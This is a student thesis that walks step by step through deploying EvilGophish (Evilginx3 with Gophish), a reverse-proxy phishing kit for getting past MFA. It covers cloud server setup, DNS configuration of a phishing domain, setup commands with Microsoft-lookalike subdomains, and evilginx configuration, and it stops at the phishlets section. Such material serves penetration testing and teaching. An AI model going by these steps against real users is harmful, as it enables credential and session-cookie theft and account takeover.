



University of Piraeus

Information And Communication Technologies

Department Of Informatics

Thesis

Thesis Title:	Phishing Framework with MFA Bypassing. Παράκαμψη MFA μέσω Phishing
Student's Surname-Name:	Mangoyan Vahram
Father's Name:	Ovanes
Student's ID:	Π19092
Supervisor:	Patsakis Konstantinos

1 Copyright ©

The copying, storage, and distribution of this work, in whole or in part, is prohibited for commercial purposes. Reprinting, storage, and distribution are permitted for non-profit, educational, or research purposes, provided that the source is acknowledged and this notice is preserved. The views and conclusions expressed in this document are those of the author and do not represent the official positions of the University of Piraeus. As the author of this paper, I declare that this paper does not constitute a product of plagiarism and does not contain material from unquoted sources.

September 2024 / Σεπτέμβριος 2024

Table of Contents


1. Introduction.....	3
2. Evilginx.....	4
3. Gophish.....	5
4. Evilgophish.....	6
5. Installation guide of Evilgophish.....	7
5.1. Creation of a new project.....	8
5.2. Droplet creation.....	9
5.3. Image of droplet.....	10
5.4. Droplet plan.....	10
5.5. Droplet CPU option.....	11
5.6. Droplet authentication method.....	11
6. Remote Deployment.....	12
6.1 Namecheap domain registration.....	12
6.2. Advanced DNS settings.....	13
6.3 Nameserver settings.....	15
6.4 Propagation.....	15
7. Evilgophish Github.....	17
7.1. Author's Gitpage.....	17
7.2. Git clone.....	18
7.3. Setup of Evilgophish.....	19
7.4. Locate Setup.sh.....	19
7.5. Run Setup.sh.....	20
7.6. evilginx3.....	20
7.7. Run Evilgophish.....	21
7.8. Config file.....	22
8. Phishlets.....	24
9. Run evilginx3.....	34
10. Phishing engagement.....	36
11. Evilginx3 mechanism.....	43
12. Gophish setup.....	44
13. Total approximate cost of an actual phishing campaign.....	52

1. Introduction

During recent years it has been identified that the most common cyber crime is the phishing attack with an estimated **3.4 billion** sent emails per day by cyber criminals, designed to look like they come from trusted senders. This is over a **trillion** phishing emails per year. However, most phishing frameworks and social engineering tools are limited to just sending multiple phishing mails to a number of listed victims or crafting the exact email body in order to make it look as legitimate as possible for the victims. On the other hand though as the techniques of phishing cyber attacks are evolving, in the same way the cyber defense mechanisms are advancing and being complicated too. For example one of the most substantial measurements against the phishing evasion attempts is the **Multi Factor Authentication** also known as **MFA**. Further details regarding the **MFA** mechanism, it is a multi-step account login process that requires users to enter more information than just a password. For example, along with the password, users might be asked to enter a code sent to their email, answer a secret question, or scan a fingerprint. Nonetheless recently it was configured a specific framework which has both the potential of successfully bypassing the MFA requirement and at the same time launching a phishing campaign towards multiple victims. **EvilGophish** consists of 2 tools, the **Evilginx** and **Gophish**. In this thesis are going to be explained the entire use and configuration setup of **EvilGophish** (both **Evilginx** and **Gophish**) along with the needed tools which are essential for the proper function of the tool, furthermore by the end of this thesis the reader will be interpreted on the exact way that this toolkit is going to work.

2. Evilginx

Evilginx is a tool widely used in phishing campaigns to bypass **MFA**. It operates as a **man-in-the-middle (MITM)** proxy, enabling attackers to intercept and manipulate traffic between users and legitimate websites. By doing so, cybercriminals can steal login credentials, session cookies, and other sensitive information. **Evilginx** is typically used in **attacker-in-the-middle (AiTM)** attacks, a clever form of phishing that outsmarts **MFA** protections that would otherwise prevent unauthorized access to online accounts. Traditional phishing techniques often deceive users into revealing their usernames and passwords. While **MFA** adds an extra layer of security by requiring an additional authentication factor, attackers can still bypass it using tools like **Evilginx**. By capturing session cookies which validate a user's session after **MFA** is completed **Evilginx** renders the **MFA** step ineffective, allowing unauthorized access. This toolkit will be explained in further detail during the thesis.




Evilginx

Reverse-proxy phishing framework able to bypass MFA

3. Gophish

Gophish is an open-source phishing toolkit designed for businesses and penetration testers. It provides the ability to quickly and easily setup and execute phishing engagements and security awareness training. It is easy to test an organisation's resilience to real-world phishing attacks. Phishing emails can be created using a full HTML editor, launched scheduled email campaigns to groups of users, and track the responses in near real-time. **Gophish** is written in the Go programming language, and offers binaries for Windows, Mac and Linux, as well as a Docker container for easy installation. Gophish can also be deployed on cloud hosting services like DigitalOcean, but we'll use Railway today.



4. Evilgophish

Evilgophish is a great combination of the 2 aforementioned toolkits which allow the user to easily conduct the **MFA** bypassing on multiple users and track the actions of each victim separately from the UI of **Gophish** in contrast with the Evilginx (it provides great potential when it comes **MFA** bypassing) which allows to use the tool for one user each time in order to capture the credentials and the session cookie.



GoPhish

An open-source phishing toolkit designed for simplicity and effectiveness in launching simulated phishing campaigns.



Evilginx3

A man-in-the-middle attack framework used for phishing credentials and session cookies by bypassing two-factor authentication.



EvilGoPhish

Combines the user-friendly campaign management of GoPhish with the advanced credential capturing of Evilginx3.

5. Installation guide of Evilgophish

Please note that the reported lab for realisting representation reasons will be configured for a **remote deployment**, in order for this to be achieved several steps are required.


First and foremost for the solution of the cloud server will be used the most simple plan with the lowest requirements which are offered from the platform of **DigitalOcean**. The following steps are the ones that are required:



5.1. Creation of a new project.

- 1 Create Project 2 Move Resources

Create new project



Name your project

 ✓

Add a description
Helpful for teams or differentiating between projects with similar names.

Tell us what it's for
This will help us to provide a more relevant experience.

 * ▼

Create Project

5.2. Droplet creation










In this section we create the droplet, we should choose the region which is nearest to our geographical placement, in the case of our lab the best choice is London

Create Droplets

[Learn](#) 


Droplets are virtual machines that anyone can setup in seconds. You can use droplets, either standalone or as part of a larger, cloud based infrastructure.

Choose Region

 New York	 San Francisco	 Amsterdam
 Singapore	 London	 Frankfurt
 Toronto	 Bangalore	 Sydney

Datacenter

London • Datacenter 1 • LON1

 **Tip: Select the datacenter closest to you or your users** [Dismiss](#)
Avoid any potential latency by selecting a region closest to you - a region is a geographic area where we have one or more datacenters.

VPC Network - **default-lon1** DEFAULT


All resources created in this datacenter will be members of the same VPC network. They can communicate securely over their Private IP addresses.

5.3. Image of droplet

Then we should choose an image for the server, the best for our instance is the latest version of Debian

Choose an image

OS Marketplace (245) Custom images



Version

12 x64

5.4. Droplet plan

For the next step we have to choose the droplet size, we will go with **basic plan** (shared CPU)

Choose Size

Need help picking a plan? [Help me choose](#)

Droplet Type

SHARED CPU	DEDICATED CPU			
Basic (Plan selected)	General Purpose	CPU-Optimized	Memory-Optimized	Storage-Optimized

Basic virtual machines with a mix of memory and compute resources. Best for small projects that can handle variable levels of CPU performance, like blogs, web apps and dev/test environments.

5.5. Droplet CPU option

For the CPU options we will go both with the **Regular** one and and the cheapest solution

CPU options

<input checked="" type="radio"/> Regular Disk type: SSD	<input type="radio"/> Premium Intel Disk: NVMe SSD	<input type="radio"/> Premium AMD Disk: NVMe SSD
---	--	--

\$4/mo \$0.006/hour	\$6/mo \$0.009/hour	\$12/mo \$0.018/hour	\$18/mo \$0.027/hour	\$24/mo \$0.036/hour	\$48/mo \$0.071/hour
512 MB / 1 CPU 10 GB SSD Disk 500 GB transfer	1 GB / 1 CPU 25 GB SSD Disk 1000 GB transfer	2 GB / 1 CPU 50 GB SSD Disk 2 TB transfer	2 GB / 2 CPUs 60 GB SSD Disk 3 TB transfer	4 GB / 2 CPUs 80 GB SSD Disk 4 TB transfer	8 GB / 4 CPUs 160 GB SSD Disk 5 TB transfer

5.6. Droplet authentication method

For the authentication method there are 2 choices, the secure one is the **SSH KEY** however for convenience reasons the chosen authentication method is the one with the **Password**.

Choose Authentication Method ?

<input type="radio"/> SSH Key Connect to your Droplet with an SSH key pair	<input checked="" type="radio"/> Password Connect to your Droplet as the "root" user via password
--	---

Create root password *

Type your password...

PASSWORD REQUIREMENTS

- Must be at least 8 characters long
- Must contain 1 uppercase letter (cannot be first or last character)
- Must contain 1 number
- Cannot end in a number or special character


⚠ Please store your password securely. You will not be sent an email containing the Droplet's details or password.

6. Remote Deployment

For the next step of the remote deployment the lab also needs a domain, we should register an appropriate domain for the purpose of the lab. In this part of the set up, the cloud server should be ready to be used, so for the next step we should find and buy a suitable domain.

6.1 Namecheap domain registration

In the reported case the domain will be registered from **Namecheap** platform




The screenshot shows the Namecheap dashboard for the domain **evilgophish.xyz**. The interface includes a navigation menu on the left with options like Dashboard, Expiring / Expired, Domain List, Hosting List, Private Email, SSL Certificates, Apps, My Offers, and Profile. The main content area displays the domain details and various services available for the domain.

Service	Status	Validity	Actions
STATUS & VALIDITY	ACTIVE	Oct 29, 2024 - Oct 29, 2025	AUTO-RENEW, ADD YEARS
Withheld for Privacy	PROTECTION	Oct 29, 2024 - Oct 29, 2025	AUTO-RENEW, SHOW DETAILS
PremiumDNS	?	Enable PremiumDNS protection in order to switch your domain to our PremiumDNS platform. With our PremiumDNS platform, you get 100% DNS uptime and DDoS protection at the DNS level.	BUY NOW
NAMESERVERS	?	Custom DNS ns1.evilgophish.xyz ns2.evilgophish.xyz	ADD NAMESERVER

6.2. Advanced DNS settings

Then we should go to the **Advanced DNS** section and scroll down to the **Personal DNS Server** and set up **Evilgophish** as an external nameserver, in order to achieve that we should click **Add Nameserver** and select **ns1** and then add the **external IP** of our server, for example:



and in the same way with the second name server **ns2** also we add the same **external IP** of our server.

6.3 Nameserver settings

The screenshot displays the domain management interface for **evilgophish.xyz**. The navigation menu includes **Domain**, **Products**, **Sharing & Transfer**, and **Advanced DNS**. The **Domain** section is active, showing the following settings:


- STATUS & VALIDITY:** Domain is **ACTIVE** (indicated by a green checkmark). Validity period: Oct 29, 2024 - Oct 29, 2025. Includes an **ADD YEARS** button and an **AUTO-RENEW** toggle.
- WithheldforPrivacy:** Privacy protection is **PROTECTION** (indicated by a green toggle). Validity period: Oct 29, 2024 - Oct 29, 2025. Includes an **ADD YEARS** button, an **AUTO-RENEW** toggle, and a **SHOW DETAILS** link.
- PremiumDNS:** A red banner prompts to **Enable PremiumDNS protection** to switch to their platform, offering 100% DNS uptime and DDoS protection. Includes a **BUY NOW** button.
- NAMESERVERS:** The current setting is **Custom DNS**. Below this, two nameservers are listed: `ns1.evilgophish.xyz` and `ns2.evilgophish.xyz`. A red **ADD NAMESERVER** button is visible below the list.

Then we should go back to the domain list and find the following section “**Nameservers**” and choose the **Custom DNS** and then add “ns1.myregisterreddomain” and “ns2.myregisterreddomain” (in the case of the lab **ns1.evilgophish.xyz** and **ns2.evilgophish.xyz**) as shown to the screenshot before:

For the time being we should wait up to **48 hours** in order for the propagation to be completed.

6.4 Propagation

Then we should check if the propagation has been completed, this can be achieved by going to the terminal (powershell for windows) and run the nslookup command then we should set up the **google DNS** as the **DNS** that will be probing (currently displays the following which indicates that the propagation is not completed)



```
Command Prompt - nslookup
Microsoft Windows [Version 10.0.19044.1889]
(c) Microsoft Corporation. All rights reserved.

C:\Users\User>nslookup
Default Server: UnKnown
Address: 192.168.65.2

> server 8.8.8.8
Default Server: dns.google
Address: 8.8.8.8

> ns1.evilginx.xyz
Server: dns.google
Address: 8.8.8.8

*** dns.google can't find ns1.evilginx.xyz: Non-existent domain
>
```

and when propagation will successfully be completed it will be shown as below.



```
>
C:\Users\User>nslookup
Default Server: UnKnown
Address: 192.168.65.2

> server 8.8.8.8
Default Server: dns.google
Address: 8.8.8.8

> ns1.evilginx.xyz
Server: dns.google
Address: 8.8.8.8

Non-authoritative answer:
Name: ns1.evilginx.xyz
Address: 165.232.77.137
>
```


Evilgophish Github

In this section we have successfully deployed the cloud server (from **DigitalOcean**) and registered the **domain** that is going to be used for the reverse proxying, therefore the next step is to clone the **Evilgophish** framework from **Github** the git link will be provided.

7.1. Author's Gitpage

First of all we should find the git page of [fin3ss3g0d](https://github.com/fin3ss3g0d) who is the author that managed to merge these both tools into one phishing framework (**Evilgophish**), the following git link should redirect to the exact git page that we need:

(<https://github.com/fin3ss3g0d/evilgophish>).



7.2. Git clone

Secondly the next thing that we should do is to **git clone** the entire repository to our **cloud server** however before **git cloning** the project we must install the **git** command to our server, this can be accomplished with the following commands

```
sudo apt update
sudo apt install git
```

Afterwards we move to the installation part of the **Evilgophish**, we should run the following command (example) with the repository url that we want to install:

git clone <repository-url>

```
Last login: Wed Nov  6 07:53:41 2024 from 79.131.232.108
root@evilgophish:~# ls
go
root@evilgophish:~# cd ..
root@evilgophish:/home/evilgophish# git clone https://github.com/fin3ss3g0d/evilgophish.git
```

the repository url: <https://github.com/fin3ss3g0d/evilgophish.git>

Also for the convenience of the lab we have also created an additional directory where the cloning of the repository has been done, in order to make a new directory we should proceed with the command **mkdir** as shown below.

```
mkdir new_directory_name
```

7.3. Setup of Evilgophish

In this part we have successfully **git cloned** the repository and now we should set it up in order to use it without any inconvenience. So we **CD** into the **evilgophish** directory and then we list with **ls** everything that is included, as a result we have the following:

```
root@evilgophish:/home/evilgophish# ls
evilgophish
root@evilgophish:/home/evilgophish# cd evilgophish
root@evilgophish:/home/evilgophish/evilgophish# ls
CHANGELOG.md      LICENSE.md  diagram    evilginx3  gophish.db  replace_rid.sh
ISSUE_TEMPLATE.md README.md   evilfeed   gophish    images       setup.sh
root@evilgophish:/home/evilgophish/evilgophish#
```

7.4. Locate Setup.sh

At this stage we should locate the **setup.sh** and modify its permissions in order to make it executable, this can be accomplished with the **chmod** command.

```
chmod +x filename
```

in the case of our lab this should be as below:

```
root@evilgophish:/home/evilgophish# ls
evilgophish
root@evilgophish:/home/evilgophish# cd evilgophish
root@evilgophish:/home/evilgophish/evilgophish# ls
CHANGELOG.md      LICENSE.md  diagram    evilginx3  gophish.db  replace_rid.sh
ISSUE_TEMPLATE.md README.md   evilfeed   gophish    images       setup.sh
root@evilgophish:/home/evilgophish/evilgophish# chmod +x setup.sh
```

7.5. Run Setup.sh

As it can easily be understood the next step is to run the **setup.sh**, it has been provided to automate the needed configurations for you. Once this script is run and you've fed it the right values, you should be ready to get started. Below is the setup help:

```
Usage:
./setup <root domain> <subdomain(s)> <root domain bool> <feed bool> <rid replacement>
- root domain           - the root domain to be used for the campaign
- subdomains            - a space separated list of evilginx3 subdomains, can be one
- root domain bool     - true or false to proxy root domain to evilginx3
- feed bool            - true or false if you plan to use the live feed
- rid replacement      - replace the gophish default "rid" in phishing URLs with th
Example:
./setup.sh example.com "accounts myaccount" false true user_id
```

In further detail in the case of the lab the command should be run as bellow:

```
root@evilgophish:/home/evilgophish/evilgophish# ./setup.sh evilgophish.xyz "mocrsoftonline.com login www" true true user_id
```

the command can also be obtained or copied from below:

```
“ ./setup.sh evilgophish.xyz "microsoftonline.com login www" true true user_id “
```

7.6 evilginx3

At this point we have one more step in order to make the tool totally executable, we should also change the permissions for the **evilginx3** and **gophish** so we should do the following (as explained before with **setup.sh**)

Example

```
root@evilgophish:/home/evilgophish# cd evilgophish
root@evilgophish:/home/evilgophish/evilgophish# ls
CHANGELOG.md      LICENSE.md  diagram    evilginx3  gophish.db  replace_rid.sh
ISSUE_TEMPLATE.md README.md  evilfeed  gophish   images      setup.sh
root@evilgophish:/home/evilgophish/evilgophish# chmod +x evilginx3
```

7.7 Run Evilgophish

Now that both **evilginx3** and **Gophish** can be executed we can proceed in running the tool, however we should include 2 arguments. The first one is the full path of the gophish database (**gophish.db**) and the second one is the full path which point to the directory where all the phishlets are listed (**legacy_phishlets**), so we move forward with the following command:

```
“ ./evilginx3 -g /home/evilgophish/evilgophish/gophish/gophish.db -p /home/evilgophish/evilgophish/evilginx3/legacy_phishlets/ “
```

Example:

```
root@evilgophish:/home/evilgophish/evilgophish/evilginx3# ./evilginx3 -g /home/evilgophish/evilgophish/gophish/gophish.db -p /home/evilgophish/evilgophish/evilginx3/legacy_phishlets/
```



As it can be identified at this stage we do have the one tool out of the two setted up, the **Evilginx3** is successfully running, however we should make some modifications in order to point it towards the external IP and our previously registered domain.

7.8 Config file

In this stage of configuration we can proceed easily and fast by the consult of evilginx configuration from the author of evilginx [Kuba Gretzky](#), the configuration can be found on the following link: <https://help.evilginx.com/docs/getting-started/quick-start>

So first of all we should configure the external IP and the domain, this can be accomplished by the **config** command.

Set up a domain

When you start **Evilginx** for the first time you will see warning messages about server `domain` and server `ipv4` being not set. This is the first thing you need to set up. As an example we'll use the domain and IP address from above.

```
: config domain not-a-phish.com
: config ipv4 1.2.3.4
```

In the case of our lab we will do exactly the same, please note that we can also list all the possible arguments of the **config** command by typing **help config**

```
: help config

config

Shows values of all configuration variables and allows to change them.

config
  show all configuration variables
config domain <domain>
  set base domain for all phishlets (e.g. evilsite.com)
config ipv4 <ipv4_address>
  set ipv4 external address of the current server
config ipv4 external <ipv4_address>
  set ipv4 external address of the current server
config ipv4 bind <ipv4_address>
  set ipv4 bind address of the current server
config unauth_url <url>
  change the url where all unauthorized requests will be redirected to
config autocert <on|off>
  enable or disable the automated certificate retrieval from letsencrypt
```

As it can be understood by the step above, first of all we should go with:

“ config domain evilgophish.xyz “

```
: help config

config

Shows values of all configuration variables and allows to change them.

config
  show all configuration variables
config domain <domain>
  set base domain for all phishlets (e.g. evilsite.com)
config ipv4 <ipv4_address>
  set ipv4 external address of the current server
config ipv4 external <ipv4_address>
  set ipv4 external address of the current server
config ipv4 bind <ipv4_address>
  set ipv4 bind address of the current server
config unauth_url <url>
  change the url where all unauthorized requests will be redirected to
config autocert <on|off>
  enable or disable the automated certificate retrieval from letsencrypt

: config domain evilgophish.xyz
```

And then we should also configure the **IPv4** which is the IP of our server from **DigitalOcean**, so we should type:

“ config ipv4 143.110.175.3 “

```
: help config

config

Shows values of all configuration variables and allows to change them.

config
  show all configuration variables
config domain <domain>
  set base domain for all phishlets (e.g. evilsite.com)
config ipv4 <ipv4_address>
  set ipv4 external address of the current server
config ipv4 external <ipv4_address>
  set ipv4 external address of the current server
config ipv4 bind <ipv4_address>
  set ipv4 bind address of the current server
config unauth_url <url>
  change the url where all unauthorized requests will be redirected to
config autocert <on|off>
  enable or disable the automated certificate retrieval from letsencrypt


: config ipv4 143.110.175.3
```


8. Phishlets

